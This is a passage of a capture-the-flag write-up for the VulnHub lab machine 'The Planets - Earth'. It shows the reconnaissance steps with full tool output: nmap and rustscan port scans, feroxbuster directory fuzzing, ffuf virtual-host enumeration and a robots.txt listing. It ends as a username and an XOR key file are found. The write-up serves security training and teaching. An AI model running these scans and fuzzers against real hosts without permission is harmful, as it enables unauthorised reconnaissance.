The Planets - Earth

By Praveen Kumar Sharma

For me IP of the machine is : 192.168.122.227
Lets try pinging it

ping 192.168.122.227 -c 5

```
PING 192.168.122.227 (192.168.122.227) 56(84) bytes of data.
64 bytes from 192.168.122.227: icmp_seq=1 ttl=64 time=0.385 ms
64 bytes from 192.168.122.227: icmp_seq=2 ttl=64 time=0.608 ms
64 bytes from 192.168.122.227: icmp_seq=3 ttl=64 time=0.720 ms
64 bytes from 192.168.122.227: icmp_seq=4 ttl=64 time=0.606 ms
64 bytes from 192.168.122.227: icmp_seq=5 ttl=64 time=0.587 ms

--- 192.168.122.227 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4052ms
rtt min/avg/max/mdev = 0.385/0.581/0.720/0.108 ms
```

Alright, now lets do port scanning now

Port Scanning

All Port Scan

```
rustscan -a 192.168.122.227 --ulimit 5000
```

```
~/Documents/Notes/Hands-on-Hacking/Vulnhub/The Planets - Earth git:(main)±3 (22.88s)
rustscan -a 192.168.122.227 --ulimit 5000

[~] The config file is expected to be at "/home/pks/.rustscan.toml"
[~] Automatically increasing ulimit value to 5000.
Open 192.168.122.227:22
Open 192.168.122.227:80
Open 192.168.122.227:443
[~] Starting Script(s)
[~] Starting Nmap 7.95 ( https://nmap.org ) at 2024-11-17 21:13 IST
Initiating Ping Scan at 21:13
Scanning 192.168.122.227 [2 ports]
Completed Ping Scan at 21:13, 0.00s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 21:13
Completed Parallel DNS resolution of 1 host. at 21:13, 0.06s elapsed
DNS resolution of 1 IPs took 0.06s. Mode: Async [#: 2, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating Connect Scan at 21:13
Scanning 192.168.122.227 [3 ports]
Discovered open port 443/tcp on 192.168.122.227
Discovered open port 80/tcp on 192.168.122.227
Discovered open port 22/tcp on 192.168.122.227
Completed Connect Scan at 21:13, 0.00s elapsed (3 total ports)
Nmap scan report for 192.168.122.227
Host is up, received syn-ack (0.00071s latency).
Scanned at 2024-11-17 21:13:44 IST for 0s

PORT    STATE SERVICE REASON
22/tcp  open  ssh     syn-ack
80/tcp  open  http    syn-ack
443/tcp open  https   syn-ack

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.09 seconds
```

> ⓘ Open Ports
>
> PORT STATE SERVICE REASON
> 22/tcp open ssh syn-ack

```
80/tcp open http syn-ack
443/tcp open https syn-ack
```

Now lets take a deeper look on these

Aggressive Scan

```
nmap -sC -sV -A -T5 -n -Pn -p 22,80,443 192.168.122.227 -o
aggressiveScan.txt
```

```
~/Documents/Notes/Hands-on-Hacking/Vulnhub/The Planets - Earth git:(main)±3 (14.191s)
nmap -sC -sV -A -T5 -n -Pn -p 22,80,443 192.168.122.227 -o aggressiveScan.txt

Starting Nmap 7.95 ( https://nmap.org ) at 2024-11-17 21:14 IST
Nmap scan report for 192.168.122.227
Host is up (0.00046s latency).

PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 8.6 (protocol 2.0)
| ssh-hostkey:
|   256 5b:2c:3f:dc:8b:76:e9:21:7b:d0:56:24:df:be:e9:a8 (ECDSA)
|_  256 b0:3c:72:3b:72:21:26:ce:3a:84:e8:41:ec:c8:f8:41 (ED25519)
80/tcp  open  http     Apache httpd 2.4.51 ((Fedora) OpenSSL/1.1.1l mod_wsgi/4.7.1 Python/3.9)
|_http-server-header: Apache/2.4.51 (Fedora) OpenSSL/1.1.1l mod_wsgi/4.7.1 Python/3.9
|_http-title: Bad Request (400)
443/tcp open  ssl/http Apache httpd 2.4.51 ((Fedora) OpenSSL/1.1.1l mod_wsgi/4.7.1 Python/3.9)
| ssl-cert: Subject: commonName=earth.local/stateOrProvinceName=Space
| Subject Alternative Name: DNS:earth.local, DNS:terratest.earth.local
| Not valid before: 2021-10-12T23:26:31
|_Not valid after:  2031-10-10T23:26:31
|_ssl-date: TLS randomness does not represent time
|_http-server-header: Apache/2.4.51 (Fedora) OpenSSL/1.1.1l mod_wsgi/4.7.1 Python/3.9
|_http-title: Bad Request (400)
| tls-alpn:
|_  http/1.1

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.15 seconds
```

ⓘ Aggressive Scan

```
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.6 (protocol 2.0)
| ssh-hostkey:
| 256 5b:2c:3f:dc:8b:76:e9:21:7b:d0:56:24:df:be:e9:a8 (ECDSA)
| 256 b0:3c:72:3b:72:21:26:ce:3a:84:e8:41:ec:c8:f8:41 (ED25519)
80/tcp open http Apache httpd 2.4.51 ((Fedora) OpenSSL/1.1.1l mod
wsgi/4.7.1 Python/3.9)
| http-server-header: Apache/2.4.51 (Fedora) OpenSSL/1.1.1l mod
```

```
wsgi/4.7.1 Python/3.9
| http-title: Bad Request (400)
443/tcp open ssl/http Apache httpd 2.4.51 ((Fedora) OpenSSL/1.1.1l
mod wsgi/4.7.1 Python/3.9)
| ssl-cert: Subject:
commonName=earth.local/stateOrProvinceName=Space
| Subject Alternative Name: DNS:earth.local,
DNS:terratest.earth.local
| Not valid before: 2021-10-12T23:26:31
| Not valid after: 2031-10-10T23:26:31
| ssl-date: TLS randomness does not represent time
| http-server-header: Apache/2.4.51 (Fedora) OpenSSL/1.1.1l mod
wsgi/4.7.1 Python/3.9
| http-title: Bad Request (400)
| tls-alpn:
| http/1.1
```

Notice the DNS:
we have two domain here lets add em to out host file or /etc/hosts

```
# Static table lookup for hostnames.
# See hosts(5) for details.

127.0.0.1       localhost       admin.sightless.htb
10.10.11.211    monitorstwo.htb cacti.monitorstwo.htb
10.10.11.196    stocker.htb     dev.stocker.htb
10.10.11.186    metapress.htb
10.10.11.218    ssa.htb
10.10.11.216    jupiter.htb     kiosk.jupiter.htb
10.10.11.232    clicker.htb     www.clicker.htb
10.10.11.32     sightless.htb   sqlpad.sightless.htb
10.10.11.245    surveillance.htb
10.10.11.248    monitored.htb   nagios.monitored.htb
10.10.11.213    microblog.htb   app.microblog.htb       sunny.microblog.htb
10.10.144.3     cyprusbank.thm  www.cyprusbank.thm      admin.cyprusbank.thm
10.10.11.37     instant.htb     mywalletv1.instant.htb  swagger-ui.instant.htb
10.10.11.34     trickster.htb   shop.trickster.htb
10.10.138.115   skycouriers.thm
10.10.56.7      fortress        temple.fortress
10.10.11.30     monitorsthree.htb       cacti.monitorsthree.htb
192.168.122.227 earth.local     terratest.earth.local
~
~
```

Now lets run directory fuzzing and VHOST Enumeration

Directory Fuzzing and VHOST Enumeration

Directory Fuzzing

HTTP earth.local :

```
feroxbuster -u http://earth.local -w /usr/share/wordlists/dirb/common.txt -t 200 -r
```

```
~/Documents/Notes/Hands-on-Hacking/Vulnhub/The Planets - Earth git:(main)±3 (17.581s)
feroxbuster -u http://earth.local -w /usr/share/wordlists/dirb/common.txt -t 200 -r
by Ben "epi" Risher 🤓                 ver: 2.11.0
 Target Url            | http://earth.local
 Threads               | 200
 Wordlist              | /usr/share/wordlists/dirb/common.txt
 Status Codes          | All Status Codes!
 Timeout (secs)        | 7
 User-Agent            | feroxbuster/2.11.0
 Config File           | /home/pks/.config/feroxbuster/ferox-config.toml
 Extract Links         | true
 HTTP methods          | [GET]
 Follow Redirects      | true
 Recursion Depth       | 4
 Press [ENTER] to use the Scan Management Menu™
404      GET       10l       21w      179c Auto-filtering found 404-like response and created
403      GET        7l       20w      199c http://earth.local/cgi-bin/
404      GET        7l       23w      196c Auto-filtering found 404-like response and created
403      GET        7l       20w      199c Auto-filtering found 404-like response and created
200      GET       15l       33w      306c http://earth.local/admin/
200      GET       18l       50w      746c http://earth.local/admin/login
[####################] - 17s    13850/13850   0s      found:3       errors:394
[####################] - 15s     4614/4614    317/s   http://earth.local/
[####################] - 1s      4614/4614    3143/s  http://earth.local/cgi-bin/
[####################] - 13s     4614/4614    360/s   http://earth.local/admin/
```

HTTPS earth.local

```
feroxbuster -u https://earth.local -w /usr/share/wordlists/dirb/common.txt -t 200 -r -k
```

```
~/Documents/Notes/Hands-on-Hacking/Vulnhub/The Planets - Earth git:(main)±3 (25.603s)
feroxbuster -u https://earth.local -w /usr/share/wordlists/dirb/common.txt -t 200 -r -k
```

```
|  |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher 🤓                 ver: 2.11.0
```

🎯 Target Url	https://earth.local
🚀 Threads	200
📖 Wordlist	/usr/share/wordlists/dirb/common.txt
👌 Status Codes	All Status Codes!
💥 Timeout (secs)	7
🦡 User-Agent	feroxbuster/2.11.0
💉 Config File	/home/pks/.config/feroxbuster/ferox-config.toml
🔎 Extract Links	true
🏁 HTTP methods	[GET]
🔓 Insecure	true
📍 Follow Redirects	true
🔃 Recursion Depth	4

```
🏁  Press [ENTER] to use the Scan Management Menu™
```

```
404      GET       10l       21w      179c Auto-filtering found 404-like response and created
404      GET        7l       23w      196c Auto-filtering found 404-like response and created
403      GET        7l       20w      199c Auto-filtering found 404-like response and created
200      GET       19l       33w      248c https://earth.local/static/styles.css
200      GET        0l        0w  6511067c https://earth.local/static/earth1.jpg
200      GET       33l       76w     2595c https://earth.local/
200      GET       15l       33w      306c https://earth.local/admin/
200      GET       18l       50w      746c https://earth.local/admin/login
[######################] - 25s    18467/18467   0s      found:5       errors:5064
[######################] - 21s     4614/4614    219/s   https://earth.local/
[######################] - 8s      4614/4614    593/s   https://earth.local/static/
[######################] - 15s     4614/4614    298/s   https://earth.local/admin/
[######################] - 5s      4614/4614    874/s   https://earth.local/cgi-bin/
```

HTTP terratest.earth.local

```
~/Documents/Notes/Hands-on-Hacking/Vulnhub/The Planets - Earth git:(main)±3 (26.096s)
feroxbuster -u http://terratest.earth.local -w /usr/share/wordlists/dirb/common.txt -t 200 -r

 Target Url            | http://terratest.earth.local
 Threads               | 200
 Wordlist              | /usr/share/wordlists/dirb/common.txt
 Status Codes          | All Status Codes!
 Timeout (secs)        | 7
 User-Agent            | feroxbuster/2.11.0
 Config File           | /home/pks/.config/feroxbuster/ferox-config.toml
 Extract Links         | true
 HTTP methods          | [GET]
 Follow Redirects      | true
 Recursion Depth       | 4

 Press [ENTER] to use the Scan Management Menu™

404      GET       10l       21w      179c Auto-filtering found 404-like response and created n
200      GET       19l       33w      248c http://terratest.earth.local/static/styles.css
404      GET        7l       23w      196c Auto-filtering found 404-like response and created n
403      GET        7l       20w      199c Auto-filtering found 404-like response and created n
200      GET    23131l   117709w 12023247c http://terratest.earth.local/static/earth1.jpg
200      GET       33l       76w     2595c http://terratest.earth.local/
200      GET       15l       33w      306c http://terratest.earth.local/admin/
200      GET       18l       50w      746c http://terratest.earth.local/admin/login
[####################] - 25s    18467/18467   0s      found:5       errors:1089
[####################] - 25s     4614/4614    186/s   http://terratest.earth.local/
[####################] - 2s      4614/4614    2915/s  http://terratest.earth.local/static/
[####################] - 23s     4614/4614    204/s   http://terratest.earth.local/admin/
[####################] - 20s     4614/4614    233/s   http://terratest.earth.local/cgi-bin/
```

HTTPS terratest.earth.local

```
feroxbuster -u https://terratest.earth.local -w
/usr/share/wordlists/dirb/common.txt -t 200 -r -k
```

```
~/Documents/Notes/Hands-on-Hacking/Vulnhub/The Planets - Earth git:(main)±3 (13.586s)
feroxbuster -u https://terratest.earth.local -w /usr/share/wordlists/dirb/common.txt -t 200 -r -k

 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher 🤓                 ver: 2.11.0
──────────────────────────┬──────────────────────
 🎯 Target Url            │ https://terratest.earth.local
 🚀 Threads               │ 200
 📖 Wordlist              │ /usr/share/wordlists/dirb/common.txt
 👌 Status Codes          │ All Status Codes!
 💥 Timeout (secs)        │ 7
 🦡 User-Agent            │ feroxbuster/2.11.0
 💉 Config File           │ /home/pks/.config/feroxbuster/ferox-config.toml
 🔎 Extract Links         │ true
 🏁 HTTP methods          │ [GET]
 🔓 Insecure              │ true
 📍 Follow Redirects      │ true
 🔃 Recursion Depth       │ 4
──────────────────────────┴──────────────────────
 🏁 Press [ENTER] to use the Scan Management Menu™
──────────────────────────────────────────────────
404      GET        7l       23w      196c Auto-filtering found 404-like response and created new fi
403      GET        7l       20w      199c Auto-filtering found 404-like response and created new fi
200      GET        1l        4w       26c https://terratest.earth.local/
200      GET        1l        4w       26c https://terratest.earth.local/index.html
200      GET       30l       60w      521c https://terratest.earth.local/robots.txt
[######################] - 13s     9228/9228    0s      found:3       errors:1084
[######################] - 8s      4614/4614    593/s   https://terratest.earth.local/
[######################] - 10s     4614/4614    443/s   https://terratest.earth.local/cgi-bin/
```

Now lets do vhost enumeration as well

VHOST Enumeration


```
ffuf -u http://earth.local -H 'Host: FUZZ.earth.local' -w
/usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-5000.txt
-t 200 -ac
```

```
~/Documents/Notes/Hands-on-Hacking/Vulnhub/The Planets - Earth git:(main)±3 (37.879s)
ffuf -u http://earth.local -H 'Host: FUZZ.earth.local' -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-5000.txt -t 200 -ac

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0
________________________________________________

 :: Method           : GET
 :: URL              : http://earth.local
 :: Wordlist         : FUZZ: /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-5000.txt
 :: Header           : Host: FUZZ.earth.local
 :: Follow redirects : false
 :: Calibration      : true
 :: Timeout          : 10
 :: Threads          : 200
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

:: Progress: [4989/4989] :: Job [1/1] :: 133 req/sec :: Duration: [0:00:37] :: Errors: 50 ::
```

Nothing here lets see this web application now i guess


Web Application

Default page




We have some hashes couldnt find what those were so lets see the /admin page now

Lets click on this



Tested a few things here but couldn't find any obvious vulnerability here

So lets see the terratest.earth.local now




Same page but we did see some different directory of https of this one

Lets see this robots.txt here

terratest.earth.local/robots.txt


```
User-Agent: *
Disallow: /*.asp
Disallow: /*.aspx
Disallow: /*.bat
Disallow: /*.c
Disallow: /*.cfm
Disallow: /*.cgi
Disallow: /*.com
Disallow: /*.dll
Disallow: /*.exe
Disallow: /*.htm
Disallow: /*.html
Disallow: /*.inc
Disallow: /*.jhtml
Disallow: /*.jsa
Disallow: /*.json
Disallow: /*.jsp
Disallow: /*.log
Disallow: /*.mdb
Disallow: /*.nsf
Disallow: /*.php
Disallow: /*.phtml
Disallow: /*.pl
Disallow: /*.reg
Disallow: /*.sh
Disallow: /*.shtml
Disallow: /*.sql
Disallow: /*.txt
Disallow: /*.xml
Disallow: /testingnotes.*
```

Lets see this page here, i tested for txt and it worked



So its XOR with a key and the key is at testdata.txt and we have a username terra for admin

Lets see testdata.txt



